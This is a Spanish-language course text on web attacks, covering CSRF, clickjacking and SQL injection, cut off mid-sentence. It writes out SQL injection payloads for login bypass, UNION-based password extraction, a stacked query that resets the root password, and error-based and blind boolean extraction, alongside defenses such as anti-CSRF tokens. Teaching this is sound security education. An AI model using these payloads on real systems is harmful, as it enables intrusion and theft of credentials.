Cuando nos logeamos en un sitio determinado se nos asocia una *cookie* de sesión que nos autentica únicamente frente al servidor. Esto evita tener que introducir nuestras credenciales en cada página que visitemos. Sin embargo, no podemos controlar cuándo se envían estas *cookies*. Si nuestro navegador tiene almacenada una *cookie* asociada a un dominio la enviará en cada petición realizada a este dominio, incluso si ésta no se realiza voluntariamente.

Éste es el concepto en el que se basa la técnica de CSRF. Vamos a obligar a un usuario a que realice acciones no deseadas sobre un dominio desde otro. Imaginemos que el [sitio001.com](http://www.sitio001.com), que –recordemos– permitía transacciones económicas, utiliza diversas URL como la siguiente para la compra de objetos con la tarjeta de crédito almacenada:

```
http://www.sitio001.com/comprar.asp?idObjeto=31173&confirm=yes
```

Si un usuario malintencionado lograse que un usuario autenticado en la página anterior hiciera clic sobre el enlace, obtendría como resultado la compra del objeto en cuestión. Esto es, podría engañar a la gente para comprar objetos que él pusiera a la venta por un precio desorbitado.

Sin embargo, un usuario avezado no haría clic sobre un enlace desconocido y recibido por una persona en la cual no confía. Aquí es donde entra en juego la técnica de CSRF, que permite a un atacante "simular" clics verídicos sobre una aplicación usando las credenciales (*cookie* de sesión) de un usuario. Esta acción, mediante XSS, es sencilla.

Como ya se ha puesto de manifiesto múltiples veces a lo largo de este módulo, es necesario conocer muy a fondo el funcionamiento de los navegadores. En este caso vamos a hacer uso de una condición que todos los navegadores comparten, pues no haremos uso de código Javascript sino que utilizaremos código HTML.

Los navegadores web, al encontrarse una etiqueta <img>, siguen la dirección del recurso especificado en el parámetro `src`. Esto implica una conexión para intentar descargar la imagen y ésta puede realizarse entre dominios. Si la imagen no se encuentra disponible, o la respuesta que se recibe desde el servidor no es interpretable como imagen, se mostrará el icono de imagen rota.

Un atacante puede aprovechar esta característica de los navegadores para obligar a los usuarios afectados a realizar acciones que no desean. Crear una imagen que apunte a la dirección URL anteriormente indicada generaría una petición por parte de todos los navegadores que visitasen la página que contiene el código HTML, y que, como veíamos, intentaría comprar un objeto en el dominio `www.sitio001.com`. El siguiente código HTML se debería introducir, por ejemplo, en un comentario del sitio `www.sitio002.com`.

```

```

Como se puede observar, la técnica es tan simple como efectiva. Se puede hacer uso de Javascript para que el ataque sea mucho más discreto. Las imágenes disponen de un evento `onerror` que se lanza al no poder cargar la imagen. Esto es parecido al atributo `alt` que se muestra cuando un navegador no soporta imágenes. Usando este evento y modificando el recurso referenciado en `src` podemos cargar una imagen existente después de hacer la modificación maliciosa a través de CSRF.

```

```

Igualmente sería posible desencadenar un ataque de forma más discreta usando CSS (*Cascading Style Sheets*, hojas de estilo para páginas web) para evitar que la imagen rota que se genera se le muestre al usuario.

El ataque anteriormente descrito se ha podido llevar a cabo gracias a que la página de `sitio001.com` acepta peticiones GET, aquellas donde los parámetros se remiten en la URL, en lugar de requerir POST para los envíos de información. Una petición GET siempre será más fácil de manipular que una petición POST. Ello es así porque para generar una petición POST debemos escribir código Javascript, el cual puede entrar en conflicto con posibles filtros anti-XSS que existan en la aplicación.

Sin embargo, y aunque estableciésemos como requisito indispensable que las peticiones se realicen mediante POST, ello no nos garantizaría la seguridad de nuestra página ni de nuestros clientes.

Para mejorar la seguridad frente a un posible ataque podemos hacer uso de las cabeceras *Referer*. Éstas indican la página desde la que se ha llegado a otra. Se utilizan, por ejemplo, para conocer cuáles son las búsquedas que permiten a un usuario llegar a un sitio web desde un buscador. Una medida de protec-

ción, aunque puede ser saltada, sería comprobar que las peticiones enviadas a nuestras páginas, o al menos a aquellas que impliquen acciones sensibles, se realicen desde nuestro propio dominio.

La única y real protección frente a ataques de CSRF es establecer una serie de valores numéricos que se generen de manera única en cada petición. Estos valores pueden ser establecidos como un valor oculto, en un campo *hidden*, dentro del código de la página que comprobamos cuando el usuario nos devuelve la petición. Estas medidas, aunque tediosas de programar, nos permiten asegurar los datos de nuestros usuarios.

Como usuarios de aplicaciones posiblemente vulnerables a CSRF podemos adoptar una serie de precauciones que intenten evitar un ataque mediante esta técnica. Las medidas son:


- Cerrar la sesión inmediatamente después del uso de una aplicación.
- No permitir que el navegador almacene las credenciales de ninguna página, ni que ningún servidor mantenga nuestra sesión recordada más que durante el tiempo de uso.
- Utilizar navegadores distintos para las aplicaciones de ocio y las críticas. Con esto nos aseguramos la independencia de las *cookies* de sesión entre navegadores.

### 1.3. **Clickjacking**

Las técnicas de *clickjacking* son una amenaza reciente para los navegadores y sus usuarios. Éstas se basan en engañar a los usuarios para que hagan clic sobre elementos de un sitio web donde ellos nunca lo harían voluntariamente. Esto se consigue superponiendo dos páginas. Una, la principal, con la página donde queremos que realmente los usuarios hagan clic en zonas específicas, como, por ejemplo, un banco para realizar una transferencia. Otra, la que sirve de señuelo, superpuesta sobre la anterior y con contenidos que sirvan de aliciente para que el usuario realice los clics en las zonas deseadas, por ejemplo, un pequeño juego donde debemos cliquear en determinadas zonas.


Esta técnica se basa en el uso de *iframes* superpuestos. Los *iframes* son elementos HTML que permiten la inclusión de un recurso externo dentro de nuestra página. Aunque contienen una serie de limitaciones a la hora de acceder a ellos mediante Javascript, son de posible uso para engañar al usuario.

El primer paso es generar una página con la URL que se quiere secuestrar y que será la base sobre la que colocaremos el resto de elementos que nos harán falta para llevar a cabo esta técnica.




Página a secuestrar

El siguiente paso es colocar un *iframe* con su vértice superior izquierdo exactamente en el lugar donde deseamos que el usuario engañado realice el clic. Esto se hace así para asegurar, independientemente del navegador, que el clic se ejecute sin problemas.




Iframe sobre el sitio original

Finalmente, se deberá efectuar una colocación y distribución de los elementos en la página que efectúa el engaño. En este sentido, es recomendable crear algún tipo de incentivo para que el usuario se vea interesado en realizar el clic que se persigue, a fin de capturar su pulsación y transmitirla a la página original.



Colocación del *iframe* para engañar al usuario

Esta técnica fue implementada y presentada por primera vez por Jeremiah Grossman y Robert Hansen. Ambos investigadores propusieron el ejemplo presentado en las imágenes anteriores como método para que un usuario activase una serie de características no deseadas de su reproductor Flash. Esto se logró a través de una aplicación Flash ubicada en la página de Adobe para la configuración de seguridad del *plugin*, como se puede observar en la siguiente imagen:



Configuración de seguridad de Flash Player

Esta vulnerabilidad implica la necesidad de protección por parte de los navegadores, ya que esta técnica utilizará de nuevo el navegador del usuario para interactuar con el servidor. Es por ello por lo que algunos navegadores aportan directamente protecciones contra esta técnica.

## 2. Ataques de inyección de código

Las inyecciones de código están a la orden del día actualmente en Internet. Permitir que un usuario introduzca cualquier parámetro en nuestra aplicación puede dar lugar al acceso a información privilegiada por parte de un atacante.

La inyección de códigos es una técnica de ataque a aplicaciones web cuyo objetivo principal es aprovechar conexiones a bases de datos desde aplicaciones web no securizadas para permitir a un atacante la ejecución de comandos directamente en la base de datos.

### 2.1. SQL Injection

Mediante la inyección SQL un atacante podría realizar, entre otras cosas, las siguientes acciones contra el sistema:

- Descubrimiento de información (*Information Disclosure*). Las técnicas de inyección SQL pueden permitir a un atacante modificar consultas para acceder a registros y/o objetos de la base de datos a los que inicialmente no tenía acceso.
- Elevación de privilegios. Todos los sistemas de autenticación que utilicen credenciales almacenados en motores de bases de datos hacen que una vulnerabilidad de inyección SQL pueda permitir a un atacante acceder a los identificadores de usuarios más privilegiados y cambiarse las credenciales.
- Denegación de servicio. La modificación de comandos SQL puede llevar a la ejecución de acciones destructivas, como el borrado de datos y de objetos o la parada de servicios con comandos de parada y arranque de los sistemas. Asimismo, se pueden inyectar comandos que generen un alto cómputo en el motor de base de datos que haga que el servicio no responda en tiempo útil a los usuarios legales.
- Suplantación de usuarios. Al poder acceder al sistema de credenciales, es posible que un atacante obtenga las credenciales de otro usuario y realice acciones con la identidad robada o spoofeada a otro usuario.

#### 2.1.1. Entorno de explotación del ataque

En este apartado se muestran los condicionantes necesarios para que en una aplicación web se pueda dar la vulnerabilidad de inyección de comandos SQL:

- Fallo en la comprobación de parámetros de entrada. Se considera parámetro de entrada cualquier valor que provenga desde el cliente. En este entorno se debe asumir "un ataque inteligente" por lo que cualquiera de estos parámetros pueden ser enviados con "malicia". Por lo que se debe asumir también que cualquier medida de protección implantada en el cliente puede fallar.

### Ejemplo

Como ejemplos de parámetros donde se suelen dar estos fallos tendríamos:

- Campos de formularios: Utilizados en métodos de llamadas POST
- Campos de llamada GET pasados por variables.
- Parámetros de llamadas a funciones Javascript.
- Valores en cabeceras http
- Datos almacenados en *cookies*
- Utilización de parámetros en la construcción de llamadas a bases de datos: El problema no reside en la utilización de los parámetros en las sentencias SQL sino en la utilización de parámetros que no han sido comprobados correctamente.
- Construcción no fiable de sentencias. Existen diversas formas de crear una sentencia SQL dinámica dentro de una aplicación web que dependen del lenguaje utilizado. El problema se genera con la utilización de una estructura de construcción de sentencias SQL basada en la concatenación de cadenas de caracteres, es decir, el programador toma la sentencia como una cadena alfanumérica a la que va concatenando el valor de los parámetros recogidos, lo que implica que tanto los comandos como los parámetros tengan el mismo nivel dentro de la cadena. Cuando se acaba de construir el comando no se puede diferenciar qué parte ha sido introducida por el programador y qué parte es procedente de los parámetros.

### Ejemplo 1. Fallo en la comprobación de parámetros de entrada

Tabla_Usuarios				
IDUsuario	Usuario	Clave	Nombre	NivelAcceso
0	Root	RE\$%.&	Administrador	Administrador
1	Ramón	ASFer3454	Ramón Martínez	Usuario
2	Carlos	Sdfgre32!	Carlos Lucas	Usuario

Tabla de usuarios de ejemplo

Sobre esta base de datos se crea una aplicación web que pide a los usuarios las credenciales de acceso mediante un formulario:

Usuario	
Clave	*****
<input type="button" value="Entrar"/>	

Formulario de acceso a usuarios de ejemplo

En este entorno suponemos que se recogen los datos y se construye dentro de nuestra aplicación web una consulta SQL que será lanzada a la base de datos del siguiente estilo:

```
SqlQuery="Select IDUsuario from Tabla_Usuarios where Usuario=''" || Usuario$  
|| "' AND Clave=''" || Clave$ ||  
"';"
```

Donde `Usuario$` y `Clave$` son los valores recogidos en los campos del formulario.

El ataque de inyección SQL en este entorno consistiría en formar una consulta SQL que permitiera un acceso sin credenciales.

### Ataque 1. Acceso con el primer usuario

```
Usuario$=Cualquiera  
Clave$= ' or '1'='1
```

La consulta SQL que se formaría sería la siguiente:

```
"Select IDUsuario from Tabla_Usuarios where Usuario='Cualquiera' and Clave='' or  
'1'='1';"
```

Esta consulta permitiría el acceso al sistema con el primer usuario que esté dado de alta en la `Tabla_Usuarios`

### Ataque 2. Acceso con un usuario seleccionado

```
Usuario$=Cualquiera  
Clave$= ' or Usuario='Matias
```

La consulta SQL que se formaría sería la siguiente:

```
"Select IDUsuario from Tabla_Usuarios where Usuario='Cualquiera' and Clave='' or  
Usuario='Matias';"
```

Con lo que sólo la fila del usuario Matias cumpliría dicho entorno.

### Ejemplo 2. Entorno de extracción de información de la base de datos mediante la modificación de una consulta SQL

Tabla_Exámenes				
ID	Fecha	Asignatura	Convocatoria	Aula
0	21/02/2007	Arquitecturas avanzadas	Febrero	1
1	22/02/2007	Seguridad informática	Febrero	2
2	17/06/2007	Compiladores	Junio	2
3	01/09/2007	Arquitecturas avanzadas	Septiembre	1
...	...	...	...	...

Tabla de exámenes de ejemplo

Sobre esta tabla la aplicación muestra los exámenes mediante un parámetro que selecciona la convocatoria y se accede a la información en la base de datos con una consulta SQL construida de la siguiente forma:

```
SqlQuery= "Select Fecha, Asignatura, Aula from Tabla_Exámenes
where Convocatoria=''" ||
Convoatoria$ || "'";"
```

[http://www.miservidor.com/muestra\\_examenes.cod?convocatoria=Febrero](http://www.miservidor.com/muestra_examenes.cod?convocatoria=Febrero)

Fecha	Asignatura	Aula
21/02/2007	Arquitecturas Avanzadas	1
22/02/2007	Seguridad Informática	3
...	...	...

Resultados sin inyección SQL de ejemplo

El ataque de inyección SQL en este entorno consistiría en formar una consulta SQL que permitiera extraer o modificar información en la base de datos.

#### Ataque 1. Acceso a información privilegiada

El atacante modificaría el valor del parámetro convocatoria realizando una consulta para acceder a los usuarios y contraseñas del sistema.

```
http://www.miservidor.com/muestra_examenes.cod?convocatoria=Febrero'
union select Usuario, Clave, 99 from
```

```
Tabla_Usuarios where '1'='1
```

Con lo que se formaría una consulta SQL de la siguiente forma:

```
Select Fecha, Asignatura, Aula from Tabla_Exámenes where Convocatoria=' Febrero'
unión select Usuario, Clave, 99 from Tabla_Usuarios where '1'='1';
```

Y se obtendrían los siguientes resultados:

Fecha	Asignatura	Aula
21/02/2007	Arquitecturas Avanzadas	1
22/02/2007	Seguridad Informática	3
...	...	...
Root	Re\$%•&	99
Ramon	ASFer3454	99
Carlos	Sdfgre32!	99
...	...	...

Resultados con inyección SQL de ejemplo

## Ataque 2. Modificación de la información de la base de datos

Este ataque se puede realizar:

- Si la cuenta de la base de datos utilizada en la conexión desde la aplicación tiene privilegios para realizar operaciones de manipulación de datos o de creación de objeto.
- Si el motor de la base de datos soporta ejecución múltiple de sentencias SQL.

El atacante modificaría el valor del parámetro convocatoria realizando una consulta para cambiar la clave del usuario root:

```
http://www.miservidor.com/muestra_examenes.cod?convocatoria=Febrero'; Update
clave:='nueva' from
tabla_Usuarios where usuario='root'
```

Con lo que se formaría una consulta SQL de la siguiente forma:

```
Select Fecha, Asignatura, Aula from Tabla_Exámenes where Convocatoria='
Febrero'; Update clave:='nueva' from tabla_Usuarios where usuario='root';
```

Y se le establecería una nueva contraseña al usuario `root`. Esto puede llegar a afectar a la prestación del servicio o a los datos que se manejan, pues se puede insertar información falsa o parar el motor de la base de datos.

### Ejemplo 3. Extracción de información mediante mensajes de error

En este entorno suponemos que nos encontramos con una aplicación que maneja información extraída de una tabla en la base de datos pero que nunca son mostrados, con lo cual el atacante no podrá ver impresos los datos que seleccione con la manipulación de la consulta SQL.

Tabla_Imagenes		
ID	Nombre	Archivo
1	Logotipo 1	Logo1.jpg
2	Logotipo 1 grande	Logo1g.jpg
3	Logo apaisado	Logo2.jpg
...	...	...

Tabla de imágenes de ejemplo

Sobre esta tabla, la aplicación muestra, dentro de la página, el archivo seleccionado mediante un parámetro que selecciona el ID del archivo con una consulta SQL construida de la siguiente forma:

```
SqlQuery="Select * from Tabla_Imagenes where id=' " || id$ || "';"
```



Resultado sin Inyección SQL con imágenes de ejemplo

**Ataque. Genera un mensaje de error que le permita ver datos de la base de datos.**

Para ello, se buscaría formar alguno de los siguientes errores:

- **Errores matemáticos.** Permiten extraer información mediante el desbordamiento de los límites de los formatos numéricos. Para ello se convierte el dato buscado a un valor matemático y se opera para conseguir el desbordamiento. En el mensaje de error se obtendrá el resultado del desbordamiento que nos permitirá saber el dato buscado.
- **Errores de formato.** Consisten en la utilización implícita de un valor de un tipo de dato con otro distinto. Esto generará un error al intentar el motor de base de datos realizar una conversión y no poder realizarla.
- **Errores de construcción de la sentencia SQL.** Permiten encontrar los nombres de los objetos en la base de datos. Sirven para averiguar nombres de tablas y/o campos de las mismas.

En este ataque en concreto vamos a forzar un error de formato mediante la modificación del parámetro `id` de la siguiente forma:

```
http://www.miservidor.com/muestra_imagen.cod?id=1 union select Usuario from
Tabla_Usuarios where IDUsuario=0
```

El resultado que se obtenga será:

Error de la BBDD No se ha podido convertir el valor 'root' a  
valor numérico.

Mensaje de error de ejemplo

Modificando la consulta se puede extraer la clave o cualquier otra información de la base de datos.

### **Priamos**

En el año 2001, David Litchfield presentaba en las conferencias de BlackHat un documento titulado *Web Application Disassembly with ODBC Error Messages* en el que se contaba cómo podía sacarse información sobre la base de datos de una aplicación web a partir de los mensajes de error ODBC no controlados por el programador.

En estos primeros documentos la extracción de información se hacía utilizando la visualización de los mensajes de error de los conectores ODBC; aún quedaba un año para que salieran a la luz pública las técnicas *Blind*.

Para ello, el objetivo es generar una inyección que provoque un error y leer en el mensaje de error datos con información sensible.

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers order by 1 desc)
```

El atributo `name` de la tabla `sysusers` en SQL Server es alfanumérico y al realizar la comparación con un valor numérico se generará un error. Si el programador no tiene controlados esos errores nos llegará a la pantalla un mensaje como el siguiente:

```
Microsoft OLE DB Provider for SQL Server error '80040e07'  
Conversion failed when converting the nvarchar value 'sys' to data type int.  
/Programa.asp, line 8
```

Y se obtiene el primer valor buscado. Después se vuelve a inyectar pero ahora se cambia la consulta de la siguiente forma, o similar:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'sys' order by 1 desc)
```


Y se obtiene:

```
Microsoft OLE DB Provider for SQL Server error '80040e07'  
Conversion failed when converting the nvarchar value 'public' to data type int.  
/Programa.asp, line 8
```

Siguiente iteración:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'public'  
order by 1 desc)
```

Y se automatiza la extracción de toda la información de la base de datos. Para ello hay herramientas que analizan estos mensajes de error y lo automatizan de forma eficiente. *Priamos* es una de estas herramientas.



Priamos en funcionamiento

### 2.1.2. ***Blind SQL Injection***

Una de las formas de realizar estos ataques se basa en ataques a ciegas, es decir, en conseguir que los comandos se ejecuten sin la posibilidad de ver ninguno de los resultados. La inhabilitación de la muestra de los resultados del ataque se produce por el tratamiento total de los códigos de error y la imposibilidad de modificar, a priori, ninguna información de la base de datos. Luego, si no se puede alterar el contenido de la base de datos ni ver el resultado de ningún dato extraído del almacén, ¿se puede decir que el atacante nunca conseguirá acceder a la información?

La respuesta correcta a esa pregunta, evidentemente, es no. A pesar de que un atacante no pueda ver los datos extraídos directamente de la base de datos sí que es más que probable que, al cambiar los datos que se están enviando como parámetros, se puedan realizar inferencias sobre ellos en función de los cambios que se obtienen. El objetivo del atacante es detectar esos cambios para poder inferir cuál ha sido la información extraída en función de los resultados.

La manera más fácil para un atacante de automatizar esta técnica es usar un vector de ataque basado en lógica binaria, es decir, en *True* y *False*.

### El parámetro vulnerable

El atacante debe encontrar, en primer lugar, una parte del código de la aplicación que no esté realizando una comprobación correcta de los parámetros de entrada a la aplicación que se están utilizando para componer las consultas a la base de datos. Hasta aquí, el funcionamiento es similar al resto de técnicas basadas en inyección de comandos SQL. Encontrar estos parámetros es a veces más complejo ya que, desde un punto de vista hacker de caja negra, nunca es

possible garantizar que un parámetro no sea vulnerable ya que, tanto si lo es como si no lo es, puede que nunca se aprecie ningún cambio en los resultados aparentes.

Hagamos una definición, definamos el concepto de "inyección SQL de cambio de comportamiento cero" (ISQL0) como una cadena que se inyecta en una consulta SQL y no realiza ningún cambio en los resultados, y definamos "inyección SQL de cambio de comportamiento positivo" (ISQL+) como una cadena que sí provoca cambios.

Veamos unos ejemplos y supongamos una página de una aplicación web del tipo:

```
http://www.miweb.com/noticia.php?id=1
```

Hacemos la suposición inicial de que 1 es el valor del parámetro `id` y dicho parámetro va a ser utilizado en una consulta a la base de datos de la siguiente manera:

```
Select campos From tablas Where condiciones and id=1
```

Una inyección ISQL0 sería algo como lo siguiente:

```
http://www.miweb.com/noticia.php?id=1+1000-1000  
http://www.miweb.com/noticia.php?id=1 and 1=1  
http://www.miweb.com/noticia.php?id=1 or 1=2
```

En ninguno de los tres casos anteriores estamos realizando cambio alguno en los resultados obtenidos en la consulta. Aparentemente, no.

Por el contrario, una ISQL+ sería algo como lo siguiente

```
http://www.miweb.com/noticia.php?id=1 and 1=2  
http://www.miweb.com/noticia.php?id=-1 or 1=1  
http://www.miweb.com/noticia.php?id=1+1
```

En los tres casos anteriores estamos cambiando los resultados que debe obtener la consulta. Si al procesar la página con el valor sin inyectar y con ISQL0 nos devuelve la misma página se podrá inferir que el parámetro está ejecutando los comandos, es decir, que se puede inyectar comandos SQL. Ahora bien, cuando ponemos una ISQL+ nos da siempre una página de error que no nos

permite ver ningún dato. Pues bien, ése es el entorno perfecto para realizar la extracción de información de una base de datos con una aplicación vulnerable a *Blind LDAP Injection*.

## ¿Cómo se atacan esas vulnerabilidades?

Al tener una página de *True* y otra página de *False* se puede crear toda la lógica binaria de las mismas.

En los ejemplos anteriores, supongamos que cuando ponemos como valor 1 en el parámetro `id` nos da una noticia con el titular "Raúl convertido en mito del madridismo", por poner un ejemplo, y que cuando ponemos 1 and 1=2 nos da una página con el mensaje *Error*. A partir de este momento se realizan inyecciones de comandos y se mira el resultado.

Supongamos que queremos saber si existe una determinada tabla en la base de datos:

```
Id= 1 and exists (select * from usuarios)
```

Si el resultado obtenido es la noticia con el titular de Raúl, entonces podremos inferir que la tabla sí existe, mientras que si obtenemos la página de error sabremos que, o bien no existe, o bien el usuario no tiene acceso a ella, o bien no hemos escrito la inyección correcta SQL para el motor de base de datos que se está utilizando. (Hemos de recordar que SQL, a pesar de ser un "estándar", no tiene las mismas implementaciones en los mismos motores de bases de datos.)

Otro posible motivo de fallo puede ser simplemente que el programador tenga el parámetro entre paréntesis y haya que jugar con las inyecciones; por ejemplo, supongamos que hay un parámetro detrás del valor de `id` en la consulta que realiza la aplicación. En ese caso habría que inyectar algo como:

```
Id= 1) and (exists (select * from usuarios)
```

Supongamos que deseamos sacar el nombre del usuario administrador de una base de datos MySQL:

```
Id= 1 and 300>ASCII(substring(user(),1,1))
```

Con esa inyección obtendremos que el valor ASCII de la primera letra del nombre del usuario sea menor que 300 y, por tanto, podremos decir que ésa es una ISQL0. Lógicamente, deberemos obtener el valor cierto recibiendo la noticia de Raúl. Luego, iríamos acotando el valor ASCII con una búsqueda dicotómica en función de si las inyecciones son ISQL0 o ISQL+.

```
Id= 1 and 100>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
```

```
Id= 1 and 120>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
Id= 1 and 110>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
Id= 1 and 115>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
Id= 1 and 114>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
```

Luego podríamos decir que el valor del primer carácter ASCII del nombre del usuario es el 114.

Un vistazo a la tabla ASCII y obtenemos la letra *r*, probablemente de `root`, pero para eso deberíamos sacar el segundo valor, así que inyectamos el siguiente valor:

```
Id= 1 and 300>ASCII(substring(user(),2,1)) -> ISQL0 -> Verdadero
```

Y vuelta a realizar la búsqueda dicotómica. ¿Hasta qué longitud? Pues averiguémoslo inyectando:

```
Id= 1 and 10>length(user()) ¿ISQL0 o ISQL+?
```

Todas estas inyecciones, como se ha dicho en un párrafo anterior, deben ajustarse a la consulta de la aplicación; tal vez sean necesarios paréntesis, comillas si los valores son alfanuméricos, secuencias de escape si hay filtrado de comillas, o caracteres terminales de inicio de comentarios para invalidar partes finales de la consulta que lanza el programador.

## Automatización

A partir de esta teoría, en las conferencias de BlackHat USA de 2004, Cameron Hotchkies presentó un trabajo titulado "*Blind SQL Injection Automation Techniques*" en el que proponía métodos de automatizar la explotación de un parámetro vulnerable a técnicas de *Blind SQL Injection* mediante herramientas. Para ello no parte de asumir que todos los errores puedan ser procesados y siempre se obtenga un mensaje de error, ya que es posible que la aplicación tenga un mal funcionamiento y simplemente haya cambios en los resultados. En su propuesta ofrece un estudio sobre cómo realizar inyecciones de código SQL y estudiar las respuestas ante ISQL0 e ISQL+.

Propone utilizar diferentes analizadores de resultados positivos y falsos en la inyección de código para poder automatizar una herramienta. El objetivo es introducir ISQL0 e ISQL+ y comprobar si los resultados obtenidos se pueden diferenciar de forma automática o no y cómo hacerlo.

- Búsqueda de palabras clave. Este tipo de automatización sería posible siempre que los resultados positivos y negativos fueran constantemente los mismos. Es decir, siempre el mismo resultado positivo y siempre el mismo resultado negativo. Bastaría entonces con seleccionar una palabra clave que apareciera en el conjunto de resultados positivos y/o en el conjunto

